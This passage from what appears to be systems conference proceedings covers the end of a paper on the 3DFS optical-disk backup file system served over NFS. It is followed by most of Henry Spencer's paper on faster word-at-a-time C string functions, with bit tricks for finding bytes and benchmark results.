The dumps that ABARS writes to optical disk consist of a series of file and directory versions (Figure 3). Each version has a fixed-size header followed by data. Each header has a permanent *optical disk address*. For our examples, assume that an address is an optical disk number and an offset, such as 14.45610. The important thing is that given the optical address of a header, 3DFS can read the header or data for that file or directory version.





**Figure 3:** Dumps on optical disk.

Each header includes UNIX information such as mode, permissions, size, modification time, etc., plus 3DFS information, such as the hnode and version numbers, and the optical disk address of the previous version of this file or directory. For a directory, the data is a set of (name,hnode) pairs for all names in that version of the directory.

## 4.2 Hnodes

3DFS maintains an hnode database for each file server. Each database entry has a pathname, the hnode number assigned by 3DFS, the most recent version number, and the optical disk address of the header for that version. An entry can be retrieved by either pathname or hnode number. An hnode number can be assigned for a new pathname, and once an hnode entry exists, its version number and optical disk address can be updated. Once an hnode entry has been created, it cannot be deleted, and the hnode number and pathname cannot be changed.

On optical disk, the header of each version of a file or directory has the optical disk address of the previous version of that file, and the hnode database points to the most recent version, as in Figure 4. Thus given the hnode number of a file, we can follow this chain to find the version at a given date or version number (3DFS uses caches to speed up the linear search; see below). Because we want to be able to use write-once optical disks, a file version cannot be updated once it is written to optical disk. This precludes doubly-linked structures.





**Figure 4:** Hnode database and linked versions.

The hnode database uses UNIX files in the 3DFS server's local magnetic disk. If lost, it can be recreated by reading the dumps on optical disk. The hnode database takes about 40 bytes per pathname (actually 24 bytes plus the length of the last leaf name in the pathname), and only grows when pathnames are added. The size appears reasonable; for a small system, the hnode database only takes a few megabytes. A large system, with (say) 4 million pathnames, would need 160 megabytes for the hnode database. That might require adding another disk to the 3DFS server. However, if UNIX files average 15 kbytes, 4 million names corresponds to 60 gigabytes of magnetic disk space. Compared to that, an extra disk on the 3DFS server is trivial.

## 4.3 Adding Dumps

Dumps are initiated by the 3DFS server, according to a schedule provided by the administrator. The 3DFS server starts a "scanner" process on the remote file server, and pipes its output over the network to a "collector" process on the 3DFS server. The scanner searches the file system for all files and directories that have changed since the last dump. For each, the scanner writes a header, the pathname, and the data to the collector. For directories, the data is a list of names currently in the directory. The scanner process uses standard UNIX commands to search the file system; it is independent of the file system structure, and is easily portable. It works on Suns, Vaxen, Pyramids, Crays, etc.

The collector writes a modified version of each entry to optical disk. The UNIX part of the header comes from the scanner's header. To get the 3DFS header, the collector looks up the pathname in the hnode database, adding it if needed. That gives the hnode number, the optical disk address of the previous version, and the version number for this version. For a directory, the collector looks up each name in the hnode database, and writes (name,hnode) pairs to optical disk. After writing the header and data for a file, the collector updates the hnode database to have the version number and optical disk address of the just written header.

Although adding a dump requires extensive searching and updating of the hnode database, as yet the hnode database has not been a bottleneck. In general, the bottleneck for dumps is either the speed of the network, or else the write speed of the optical disk (most optical disks write at less than 200 kbytes/sec).

### 4.4 NFS Requests

NFS [Sun88] is a stateless remote procedure call (RPC) protocol [Bir84]. Each request is independent; the server does not maintain state between requests. For each request, the client's operating system packages the request arguments into a linear string, sends that data to the server via the underlying TCP/IP protocols, and waits for the server's reply. An agent process in the server receives the request, executes it, and returns the reply to the client. Each agent handles one request at a time, although the server can have several agent processes accepting requests.

The agents in 3DFS are *user-level* processes, as opposed to kernel processes used by other NFS servers. These agent processes take requests from a common queue, and use shared memory segments for common caches. The advantage of user-level processes is that they are easier to write and test, and are more portable. For example, they can open files, print error messages, use large stacks, etc. We can use a conventional debugger on them, and errors cannot crash the server. Furthermore, we can install a new version of the 3DFS server in 30 seconds (just kill the old agent processes and restart them). The disadvantage is that user-level processes are slightly slower. Given that the optical disks are relatively slow, this is not as important for 3DFS. For us, the portability and ease of programming make up for the slower speed.

3DFS only uses five of the request types defined by the NFS protocol; the other requests update files, and are rejected by 3DFS. Most NFS requests take a *file handle* as an argument. A file handle is an NFS server's internal file identifier, and is 32 bytes long. The handle is opaque to the client: the client does not examine the data in the handle. The server defines the handle format, and different servers use different handle formats. Normally the client supplies a handle that the NFS server returned as the result of a previous request.

The handle for the 3DFS root comes from the mount server; the rest come from `lookup` requests. The arguments for `lookup` are a file handle for a directory and a name in that directory. The server searches the directory defined by the handle for the name. If it exists, the server makes a new handle for that file (or directory), and returns that handle and the attributes of that file. If that file name does not exist, the server returns an error code.

The `getattr` request returns various attributes of the file described by that handle: the type and size of the file, the last modification date, etc. The `read` request takes as arguments a file handle for an ordinary file, an offset, and a length. The server reads that many bytes starting at that offset, and returns that data to the client.

The `readdir` request takes as arguments a file handle for a directory, an offset, and a length. It is similar to `read`, except that it is for directories. This request returns a list of *(name,id-number)* pairs in a canonical format. This request is different from `read` because data that the server returns is not necessarily identical to the data stored on disk (for example, the server compresses out unused space). The `readlink` request takes as argument a file handle for a symbolic link, and returns the file name to which requests are to be redirected.

In 3DFS, the handle holds the state information needed for a request:

- The (fsid,hnode,version) of this file or directory. The version number may be 0, for "latest version".
- The default date, as a UNIX time stamp; 0 means "latest."
- Bit flags indicating various options, such as `linkvers` and `rawlink`.

For `getattr`, 3DFS gets the header information for the indicated version of the hnode number. As a worse case, 3DFS uses the hnode database to locate the most recent entry, and then follows the chain to the desired version.

However, as described below, the caches speed this up. The header has everything needed for the reply. For a `read` request, 3DFS also gets the header, and verifies that the client has read permission on that version. 3DFS then reads the data from optical disk and returns it. The `readdir` and `readlink` requests are similar.

3DFS uses the option flags in the handle to change its actions as needed. For example, if the `linkvers` option is on, `getattr` replaces the link count with the version number. If `rawlink` is on, `readlink` returns the raw value of the symbolic link; otherwise it returns a modified value, as described in Section 2.5. If `noimage` is on, `readdir` uses the hnode database to find all names that have ever appeared in this directory; otherwise `readdir` returns the contents of the selected version of the directory as stored on optical disk.

The `lookup` request is the most complicated. First, suppose that the name is a simple reference, such as `src`. 3DFS gets the header for the version of the directory given in the handle, and verifies that the client has search permission on that version. 3DFS then reads (name,hnode) pairs from the directory, looking for `src`. If there is no entry, 3DFS returns a not-found error. Otherwise 3DFS gets the version of `src`'s hnode on the default date given in the handle, and returns a new handle with the hnode and version number for that version of `src`. The new handle's default date and flags are the same as those in the directory handle, so the default date automatically propagates down an access path.

Now suppose the client asks for `src@2sep`. After parsing the name, 3DFS gets the Sept. 2 version of the directory, verifies that the client has search permission on it, and reads the (name,hnode) pairs in that version. If there is no entry for `src`, then `src` didn't exist on Sept. 2, and 3DFS returns a not-found error. Otherwise 3DFS gets the Sept. 2 version of `src`'s hnode, and creates and returns a handle with that version number. 3DFS changes the default date to Sept. 2, so if `src` is a directory, the new default date will automatically propagate down the access path. 3DFS handles the other options similarly.

## 4.5 Locating Versions

3DFS needs to locate a particular version of an hnode, either by date or by version number. As a worse case, 3DFS can use the hnode database to locate the most recent entry, and then follow the chain to the desired version. However, that can be very slow, so 3DFS uses two caches to speed up that search. The first is the *header cache*. It contains all the information 3DFS needs from the optical disk header of a particular version of a file or directory: type, access permissions, size, modification date, version number, address of previous version, etc. The header cache is keyed by the (fsid,hnode,version) triple.

The other is the *version cache*. Each cache entry has a (fsid,hnode,version) triple, plus the modification time of that version and the optical disk address of the header. However, the version cache only has entries for every $N$'th version; currently $N$ is 5. The version cache is keyed by (fsid,hnode) pairs.

To locate a specific version number of an hnode, say version 10, 3DFS first searches the header cache for that version number. If there is no entry, 3DFS then searches the version cache for that fsid and hnode, looking for the entry with the smallest version number greater than or equal to 10. If 3DFS finds one, it uses that as the starting point for the linear search. If not, 3DFS starts from the most recent version. 3DFS adds entries to the header and version caches as it follows the chain.

To locate a version for a particular date, 3DFS searches the version cache for that fsid and hnode, looking for the smallest modification time greater than then desired date. That version becomes the start for the linear search.

The 3DFS agent processes use shared memory segments for these caches. Furthermore, these are two-level caches; when an entry is deleted from the shared memory cache, it is written to a cache file on 3DFS's local magnetic disk rather than being completely discarded. The magnetic disk caches are large but configurable; the default is about 25 megabytes each. We have tried to make the version cache large enough to hold the $N$'th version of every file. If that is true, then 3DFS will have to do a linear search through at most $N-1$ versions. 3DFS automatically recreates these cache files as needed, so if the local magnetic disk is destroyed, the administrator can just clear the cache file and restart 3DFS.

## 4.6 Lessons Learned

3DFS is an an example of merging a research project, GCAN, with an existing product, ABARS. The version of 3DFS described here is the second attempt at merging them; the first did not succeed.

First, GCAN used UNIX inode numbers as its internal file identifiers. From GCAN we learned that internal file identifiers and version numbers were a good idea—but UNIX inode numbers were not suitable. Things like the `emacs` editor and file system reorganizations change the inode number of a file, so an inode number is not a permanent id. Furthermore, UNIX reuses inode numbers when a file is deleted, so two files with the same inode number are not necessarily the same. While GCAN managed to work with inode numbers (more or less), the result was extremely complex, and it required a lot of optical disk searching. Therefore 3DFS invents its own internal file identifiers (hnode numbers) based on pathnames.

GCAN had an 8 megabyte memory cache of optical disk blocks. We learned that (a) 8 megabytes wasn't enough, (b) we should to save the cache on magnetic disk so it would survive restarts, and (c) we should cache headers and selected information rather than raw optical disk blocks.

When merging a research project and a production system, we learned that both must be willing to compromise. GCAN was written in Concurrent C [Geh89], and used a real-time kernel running on a separate Single Board Computer plugged into the backplane of a Sun workstation. This included the optical disk drivers and the jukebox controller. The author still thinks this is a superior environment for writing complex multi-threaded systems such as file servers (of course, being a co-inventor of Concurrent C, the author admits that he might be slightly biased). Nevertheless it was a different programming environment, and would have required a lot of training and support. So we gave up the idea of using Concurrent C, and revised GCAN to use the standard UNIX environment.

But ABARS also had to compromise. At first, 3DFS was to be added on top of ABARS, with no changes to ABARS. Recall that 3DFS now keeps the version number, etc., in the header on optical disk. But that required a change to ABARS. Therefore the first 3DFS attempt kept the 3DFS header information on magnetic disk, rather than on optical disk. That complicated 3DFS, required a lot of magnetic disk space on the 3DFS server, and made it very difficult to recover from a magnetic disk crash. Therefore we abandoned that approach, and changed ABARS to allow an optional 3DFS header on optical disk. This was a relatively simple change to ABARS, but it greatly simplified 3DFS, and made the overall system much easier to maintain.

Finally, we learned to minimize the data that must be on magnetic disk, and to design for crash recovery and concurrency from the start. The first 3DFS attempt assumed that crash recovery and concurrency control could be added later; that did not work. In the final version of 3DFS, only the hnode database must be on magnetic disk, and the first thing we did was figure out how to recover it. 3DFS has several large cache files, but those can be discarded after a disk crash or downsized if there is little space available.

## 5. Conclusions

The most important feature of 3DFS is that it provides on-line access to old versions via the file system, rather than off-line access via special commands. Thus users can browse through 3DFS with ordinary UNIX commands, and they can treat the old versions of files as first class files. We have discovered that when given the chance, users prefer to read old versions rather than copy them back to magnetic disk.

As a result, 3DFS has saved magnetic disk space in two ways. The first is that we can migrate files or directory trees from magnetic disk to 3DFS by using symbolic links. The other is that our users have been more willing to remove old files from magnetic disk, because they know that they can get them back from 3DFS if needed.

Although it seems odd at first, 3DFS's `@` pseudo-file mechanism for specifying the date and options does work, and does not clash with UNIX. This pseudo-file mechanism provides a lot of flexibility, and the options make it easy for users to control the semantics of 3DFS.

Finally, implementing 3DFS at user-level instead of kernel-level was very effective. That sacrificed some performance, but it has made it much easier to debug and maintain 3DFS, and has kept 3DFS independent of the internals of the operating system.

## Acknowledgements

Rudd Canaday worked with the author in designing and building the initial GCAN prototype. Scott Barnett modified ABARS to work with 3DFS, and helped develop the prototype into a product. Percy Rajani developed the first version of the hnode database, and convinced the author that 3DFS could not be based on UNIX inodes. The GCAN prototype came into existence because we had an optical disk jukebox left over from a cancelled project, and Sheila Brown Klinger, who manages our computer center, asked the author to use the jukebox for some sort of backup system—or else she'd scrap it. The NFS interface was inspired by an off-hand remark by Andrew Hume (something like, "an NFS interface to a backup system would be interesting"). John Linderman wrote the software that automatically sent dumps to the GCAN prototype.

## References

[Bar90] S. Barnett, "ABARS: Automatic Backup And Recovery Using Optical Disks," AT&T Bell Labs, May 1, 1990.

[Ber87] P. A. Bernstein, V. Hazilacos, and N. Goodman, *Concurrency Control and Recovery in Database Systems*, Addison-Wesley, 1987.

[Bir84] A. D. Birrell and B. J. Nelson, "Implementing Remote Procedure Calls," *Trans. On Computing Systems*, 2:1 (Feb 1984) 39-59.

[Geh89] N. H. Gehani and W. D. Roome, *The Concurrent C Programming Language*, Silicon Press, Summit, NJ, 1989.

[Gif88] D. K. Gifford, R. M. Needham, and M. D. Schroeder, "The Cedar File System," *Comm. of the ACM*, 31:3 (March 1988) 288-298.

[Hum88] A. G. Hume, "The File Motel — An Incremental Backup System for Unix," *Proc. Summer 1988 Usenix Conf.*, June, 1988, 61-72.

[Pik90] R. Pike, D. Presotto, K. Thompson, and H. Trickey, "Plan 9 From Bell Labs," *Proc. Summer 1990 UKUUG Conf.*, London, July, 1990, 1-9.

[Roo91] W. D. Roome, "GCAN and MagLite: Time-Oriented File Servers," AT&T Bell Labs, January 31, 1991.

[Sun88] Sun Microsystems, "Network File System: Version 2 Protocol Specification," May 1988.

## Biography

**William D. Roome** received a Ph.D. in electrical engineering from Cornell University in 1974. He has been a Member of Technical Staff at AT&T Bell Laboratories since 1974. In addition to 3DFS, he has also worked on a concurrent programming language based on C, a shared-memory database machine, and several real-time kernels.

## Availability

3DFS is available as a product; it includes the jukebox, Sun controller, and all necessary software. It is available for a variety of jukeboxes. For further information, contact the author at *wdr@allegra.att.com* or the 3DFS product manager:

David Ireland
AT&T Bell Laboratories, Room 2N–128
185 Monmouth Parkway
West Long Branch, NJ 07764
908–870–7234

# Faster String Functions

*Henry Spencer*
*University of Toronto*

The string functions provided by ANSI C and by traditional Unix C libraries are usually not as well-optimized as they could be. Careful tuning of inner loops is common, and on some processors it is profitable to rewrite them in assembler to exploit special instructions, but on most systems operations are still done a character at a time. Given fairly-lenient assumptions about the architecture, versions that operate a word at a time are possible.

Word-at-a-time processing is superficially difficult for C strings, since they are terminated by a single NUL that is awkward to detect within a word. However, carefully chosen combinations of logical and arithmetic operations can do such detection at a cost of 3-6 operations per word, depending on data constraints and architecture, without relying on any architecture-specific specialized instructions or data paths. This technique has been around as occasionally-heard folklore for some time, but does not appear to have been investigated in detail.

The resulting word-at-a-time string functions are conspicuously faster than the usual ones for long strings. The crossover point is typically 20-30 characters, and the asymptotic speed advantage can be as much as a factor of 5, although a factor of 2-3 is more typical on 100-character operands. For specialized requirements where customized interfaces and customized code are permissible, rather higher factors are possible.

Certain problems occur, notably higher startup overhead, difficulties with unaligned strings, and the prevalence of relatively short strings as operands to some string functions. The case for the fast functions is mixed, and an adaptive algorithm is needed to maximize overall performance. It would also be useful to package the algorithms for use in custom string code, although this is somewhat challenging.

## Introduction

In its early days, C had no string functions. The programmer was expected to write his own code for all string operations. The first C string functions were introduced to the world in "K&R1" [1], the classic book about C, and distributed as part of Version 7 Unix [2] in 1979. Although there is still a lot of old or badly-written C code which does not use them, use has become widespread since then, and a slightly-expanded set of string functions was included when C was standardized as ANSI C [3].

The string functions traditionally were used where efficiency was not critical. The operations they do are often simple, and function-call overhead was high on traditional processors. Little attention was given to their efficiency until the inclusion of some calls to them in Weicker's "Dhrystone" benchmark [4], which is quite sensitive to their speed. (Indeed, Dhrystone has been criticized for placing unrealistically high weight on a few string operations that are easy to optimize in ways which

are seldom applicable to real programs.) At this point vendors started to be seriously interested in optimizing the string-function code and even inlining simple cases.

The inefficient traditional implementation of the string functions was actually a reasonable choice for many programs. String operations were seldom involved in critical paths, and the functions were more a convenience than anything else. An early freely-redistributable version [5], mostly "the obvious code" with little attention to optimization, comprised less than 600 lines of code for 25 well-commented functions.

In some programs, however, string operations really are of critical importance to efficiency. Some such programs do not use the string functions, for efficiency's sake. Others do, because their authors either had an unusually good C implementation or made no attempt to tune their programs for performance. For those that do, the performance of the string functions really is important.

The orthodox method of improving string performance—inlining—is indeed of considerable value [6], but it can be counterproductive in some situations. It helps the frequent cases where string operations are small and call overhead dominates their performance, but can hurt in more demanding cases where the simple inlined version can be inferior to a more sophisticated subroutine.

## Conventional Implementations

Implementations of the string functions are often relatively straightforward. Operations are done a character at a time in the obvious way. Speedups are limited to the usual forms of tuning: thorough use of registers, tightening up the inner loops to avoid unnecessary tests and memory references, exploitation of architecture-specific optimizations like dereference-and-increment-pointer operations, and loop unrolling to minimize pipeline breaks. The result is essentially what would result from feeding the most obvious C code [7] through a very good optimizing compiler.

There are two common exceptions to this. First, some of the string operations are relatively easy to modify to work a word at a time. The obvious examples are *memcpy* and some of its immediate relatives, where size and alignment of the operands are known and it is relatively easy (circumstances permitting) to do the operation a word at a time. This is essentially loop unrolling followed by combination of successive character operations into word operations.

Second, some architectures provide specialized instructions that are sufficiently high-level that compilers are unlikely to discover their relevance unaided. At one extreme, the later CISC architectures sometimes provide instructions that implement (say) *strcpy* directly, perhaps given some setup work beforehand [8]. At the other extreme, some RISC architectures merely provide an instruction or two that can be helpful in building string routines, such as the AMD 29000's CPBYTE instruction [9] that compares two 32-bit words byte-by-byte and reports whether any two corresponding bytes matched. Such instructions typically have to be invoked explicitly, either by compiler-supported trickery or by the last resort of writing in assembler, and are not even remotely portable. Even when the operation performed by a special instruction can be expressed in a portable way, its efficiency typically is not portable.

The ultimate barrier to fast string functions is fetching and testing one character at a time. The penalty of fetching one character at a time can often be mitigated by caches or clever loop unrolling. Testing one character at a time remains a bottleneck, the more so because it involves the bane of fast execution: conditional branches. Many of the string functions are fundamentally limited by the need to test for the string's terminating NUL, even if the operation being performed (e.g. copying) does not intrinsically require examination of the data.

## Breaking The Byte Barrier

The obvious way to optimize character-at-a-time operations is to operate a word at a time instead, where "word" is whatever width of data the processor manipulates relatively efficiently. Certain assumptions are needed to make this approach viable.

First, it is essential that a character not straddle a word boundary. Such a problem cannot happen with normal Western character sets, in which each character is expressed in a single byte and bytes pack cleanly into words. The possibility is much more problematic with the multi-byte representations used for the large symbol sets of ideographic languages like Japanese. This paper will not discuss the issue further, beyond noting that this is yet another case where character-manipulating programs are greatly simplified if all characters are of uniform size for internal processing (even if they are represented with variable-length sequences externally).

Second, it must be permissible to fetch a word from memory in situations where the obvious code would fetch only a single character. The semantics of C string functions make it impossible to *write* a word at a time unless it is positively known that all characters in that word are part of the string being written (possibly including its terminating NUL). Reads, by contrast, are harmless at the C level provided the compiler does its job properly. However, at the architectural level further restrictions often appear.

One troublesome possibility is that the word may not completely exist, or may not be entirely accessible. The most obvious reason for this is that an addressable area of memory might end at some point within the word. There is an analogous possibility that a protection boundary might exist in mid-word. If a word access is not required to be aligned on a word boundary, these problems can appear even on architectures whose address-space allocation is done in multiples of words (e.g. a page at a time). On the vast majority of architectures, address space *is* assigned in multiples of words, and restricting ourselves to word-aligned operations eliminates the problem. Such operations typically are faster than unaligned ones even on architectures that support unaligned accesses, although the overhead needed to assure alignment must be considered.

Although one can conceive of other reasons why a word access would cause difficulties when a character access would not, they are basically limited to esoteric architectures or specialized circumstances. While the bytes after a string's terminating NUL may be garbage, accessing the ones within the same word as the NUL is normally harmless.

A third, and not entirely trivial, assumption needed for word-at-a-time string operations is that it's worth the trouble. The details will be considered shortly, but one overall issue of significance is that the words must be large enough to amortize some extra overhead. It's unlikely to be worthwhile to do string operations a word at a time on a 16-bit processor, unless memory accesses are expensive while instructions are cheap, because there just isn't enough added parallelism in doing only two bytes at a time. On 32-bit processors the situation is much better. On 64-bit processors it looks very good indeed, although none were conveniently available for testing (with one problematic exception, see below).

The fourth and final assumption needed to do string operations a word at a time is that there is some way of efficiently testing an entire word for the presence of a specific character. This is the crucial word-at-a-time operation that does not obviously exist in a portable form. This operation is necessary both for hunting for a desired character in the string (e.g. in *strchr*) and for locating the terminating NUL.

## Testing For A Character In A Word

Facilities for operating on the individual bytes of a word in fast storage (e.g. a register) are rare and very architecture-specific. More often, only bitwise operations like shifts and masks are available. Moreover, we do not *want* to operate on individual bytes one at a time; for efficient character testing, we want to test all bytes of a word in parallel. Occasional architectures like the AMD 29000 provide such a primitive, but most do not, and there is no obvious way to construct one. Normal comparison instructions look for *all* bytes matching, not *any* byte matching.

Generalizing, we need to test for any of several conditions within a word. Examination of the typical word-level operations reveals one that seems promising: and-with-mask followed by test-against-zero is an "any" test, with the test failing if any of the masked-in bits were non-zero. (Often

the masking and the test can be combined, by exploiting the setting of condition codes from the result of the masking.) This reduces the problem to somehow expressing the byte-match condition as a bit that can be tested.

Comparing the individual bits of the bytes is easy: exclusive-or is a bitwise comparison operator yielding bitwise results. The trick is to combine the bitwise results into a single bit per byte. Fortunately, the necessary circuitry to do this already exists in all normal processors: the carry/borrow subsystem needed to implement add/subtract does roughly what is wanted. (The discussion that follows will assume two's-complement arithmetic. Generalization to one's-complement arithmetic seems feasible but has not been investigated carefully.)

With all the pieces now in place, the simplest approach to testing a word for a given character is approximately as follows. We use C notation throughout, aided by one macro: `W(x)` is a word with $x$ in each byte. We assume eight-bit bytes, but the generalization to any byte length is trivial. The expression*

```
(word^W(c)) - W(0x01) & W(0x80)
```

is nonzero if any byte of *word* was *c*. The exclusive-or converts the problem into testing for any byte being zero. Subtracting one from each byte causes a borrow in any zero byte, propagating a 1 into its high-order bit. We then test all the high-order bits for any 1s using and-with-mask. Note that we have (assuming a 32-bit processor) tested four bytes using only three operations; it will be difficult for a character-at-a-time equivalent to beat this!

Alas, there is a problem here. There are no "spare" bits to hold the results, and non-zero values in the result-bit positions of *word* and *c* might cause trouble. On analysis, the problem is real but not bad enough to make the approach unworkable.

Consider how the problem could manifest itself. There are two forms of error in such tests: *misses* and *false alarms*. A miss is when the test fails to detect the desired character. A false alarm is when it claims to have detected it in its absence. Clearly the test is valueless for our purposes (and most others) if misses can occur. False alarms, on the other hand, might compromise performance but need not compromise correctness: we can always add a slow but dependable test as a backstop for a fast one that sometimes gives false alarms.

A miss will occur if a zero byte's 1 result bit is somehow zeroed out by a borrow propagating in from elsewhere. However, the subtraction transforms a zero byte into an all-1 byte, and a borrow from below can affect only the low-order bit of such a byte. Borrows travel only upward, never downward. So borrow propagation never turns a hit into a miss.

False alarms, on the other hand, are a definite possibility. The result bit will be 1 after the subtraction if the byte was zero beforehand, *or* if the result bit was 1 and the rest of the byte was nonzero. ("Beforehand" is here defined as "after any borrows from below", but this is unimportant: a borrow from below indicates a hit somewhere below, in which case we don't care about false alarms in *this* byte.) The zero case is a hit, but the other is not: if a particular byte in *word* contains a character that differs from *c* in both its high bit and at least one other, a false alarm occurs.

Users of ASCII benefit here from a fortunate coincidence: bytes containing ASCII characters never have the high bit on, so this test cannot get false alarms in an ASCII world. Unfortunately, the ASCII world is limited and steadily shrinking. Eight-bit character sets are necessary in most of the non-English-speaking world already and are imminent even in the English-speaking world, so this problem really should be dealt with.

* Note C's peculiar operator precedence: the '–' binds tighter than the '&'.

One fairly obvious way of dealing with the false alarms is to note that they cannot occur when the top bits do not differ, and elaborate the test thusly:

```
( (word^W(c)) & W(0x7f) ) - W(0x01) & W(0x80)
```

By zeroing out the top bit before the subtraction, this version does only a seven-bit comparison, pretending that the top bits are always equal. We still get false alarms when the bytes differ *only* in the top bit, but this would typically be a much less frequent case. At a cost of only one extra operation per invocation, this is probably the preferred form when eight-bit characters are known to be present.

Even this might be unacceptable in certain situations. A test that does not give false alarms really is desirable, at least as a last resort for difficult cases. Observe that a false alarm appears only if the top bit was 1 before the subtraction and remains 1 afterwards. (As before, we do not care about false alarms caused by borrows from below because they indicate a real hit somewhere below.) Observe also that if the top bit was 1 before the subtraction, this byte cannot be a hit. If we remember which top bits were 1 before the subtraction, and clear out those bits afterward, we have prevented false alarms without causing misses. We can optimize this by observing that after the subtraction, only the top bits matter—the others are about to be eliminated by the and-with-mask operation—and so we can clear out *all* bits that were 1 before the subtraction. The resulting test is:

```
(
temp = word ^ W(c),
temp - W(0x01) & W(0x80) & ~temp
)
```

This adds about two operations to the original test, depending on whether the copy of *temp* is free (it would be on a three-operand architecture with plenty of registers) and on whether the architecture has an and-not instruction. There is some potential for internal parallelism, as in

```
(
temp1 = word ^ W(c),
temp2 = temp1 - W(0x01),    temp3 = W(0x80) & ~temp1,
temp2 & temp3
)
```

which might win back some of the speed lost by the extra operations. If the architecture is particularly favorable—with the temporaries being free and the evaluation of *temp3* entirely parallel with *temp2*—this might even be as fast as the original test, in which case it is certainly preferable.

## Backstops And Other Implementation Issues

The first two versions of the fast test need a backstop to screen out false alarms. And regardless of whether false alarms are possible or not, usually it is necessary to identify the exact character that caused a hit. A simple way of doing both of these jobs is to check the word a character at a time when the fast test reports a possible hit. This can be done either by retaining a copy of the original word in a register and picking bytes out of it, or by re-fetching it a byte at a time. Which approach is preferable depends on architectural issues like the number of available registers and the effectiveness of caches.

If words are large and false alarms frequent, it may be preferable to use the third version as a backstop to one of the first two before picking characters apart.

In principle, the character-at-a-time test can be optimized by examining the results of the word-at-a-time test and testing only characters that are possible hits. (Here we have an exception to earlier comments that borrow propagation is unimportant: it can produce spurious possible hits if this optimization is used.) In practice, however, the complexity of this optimization seems to outweigh its gains: unless (perhaps) words are large and memory performance is poor, the time (and

conditional branches) needed to examine the word-at-a-time results are more expensive than a few more character tests.

Details of the implementation of the fast tests are critical. A single superfluous instruction in the main loop can exact a serious speed penalty. Constants kept in registers are typically faster than immediate operands. Specialized loop instructions are often beneficial, as is loop unrolling. Good compilers are desirable; otherwise, either elaborate contortions are needed to trick the compiler into generating the desired code or it becomes necessary to write in assembler.

In general, these tests are register-intensive. Counting several temporaries, constants, pointers, variables for the backstop, and various bits of bookkeeping, the 16 registers of a VAX or 68000 are barely adequate and the situation on a 386 is hopeless. Modern RISC processors do much better in this regard, and their three-operand instructions are also helpful.

## Performance

The best way of assessing performance is to measure the results on complete "real" applications, not contrived benchmarks. This has not been done for these fast tests, for two reasons. The first is that, for reasons to be discussed later, implementing a complete string-function library using them is complex and time has not permitted it. The second is that real applications rarely depend heavily on the string functions for performance, so using them to measure improved string functions is problematic. Even Dhrystone, which is known to overemphasize string operations, is seldom dominated by them. So simple benchmarks have been used.

Clearly, the best case for the fast tests is searching long strings with favorable alignment. The *memchr* function is the epitome of this: only a single character need be found (as opposed to *strchr* which must look for both the desired character and the terminating NUL), the length is provided so one can tell whether the string is long enough to be worth the setup overheads, and it is typically used to search entire buffers which are well-aligned.

A benchmark program was written using *memchr* to search a string for a character that was found only at the very end. Some precautions were taken to try to avoid cache interference and other problems, but the results necessarily have to be taken with a large grain of salt. Unix's poor timing facilities also caused difficulties, and the numbers that follow should not be considered to be more precise than about ±5%.

Two cases were chosen for benchmarking: looking for an "a" at the end of a 100-character string, and looking for a NUL at the end of a 1000-character string. The former is arguably vaguely realistic. The latter is close to best-case: a long string and a chance for special optimizations for NUL (see below). Both of these tests used a word-aligned string containing no top-bit characters. The speeds relative to the manufacturer's *memchr* were:

| System | First Test | | Second Test | | Third Test | |
|---|---|---|---|---|---|---|
| | 100 'a' | 1000 NUL | 100 'a' | 1000 NUL | 100 'a' | 1000 NUL |
| Sun 3/180 (68020) SunOS 3.2 | 2.4 | 4.0 | 2.2 | 4.0 | 2.1 | 3.6 |
| Sun 4/490 (SPARC) SunOS 4.1.1 | 1.9 | 2.6 | 1.8 | 2.5 | 2.0 | 2.7 |
| SGI 4D220 (R3000) Irix 3.2 | 2.0 | 2.6 | 1.8 | 2.4 | 1.7 | 2.2 |

Less-formal tests on various other systems generally yielded similar results: improvement by a factor of 2-3 on these cases.

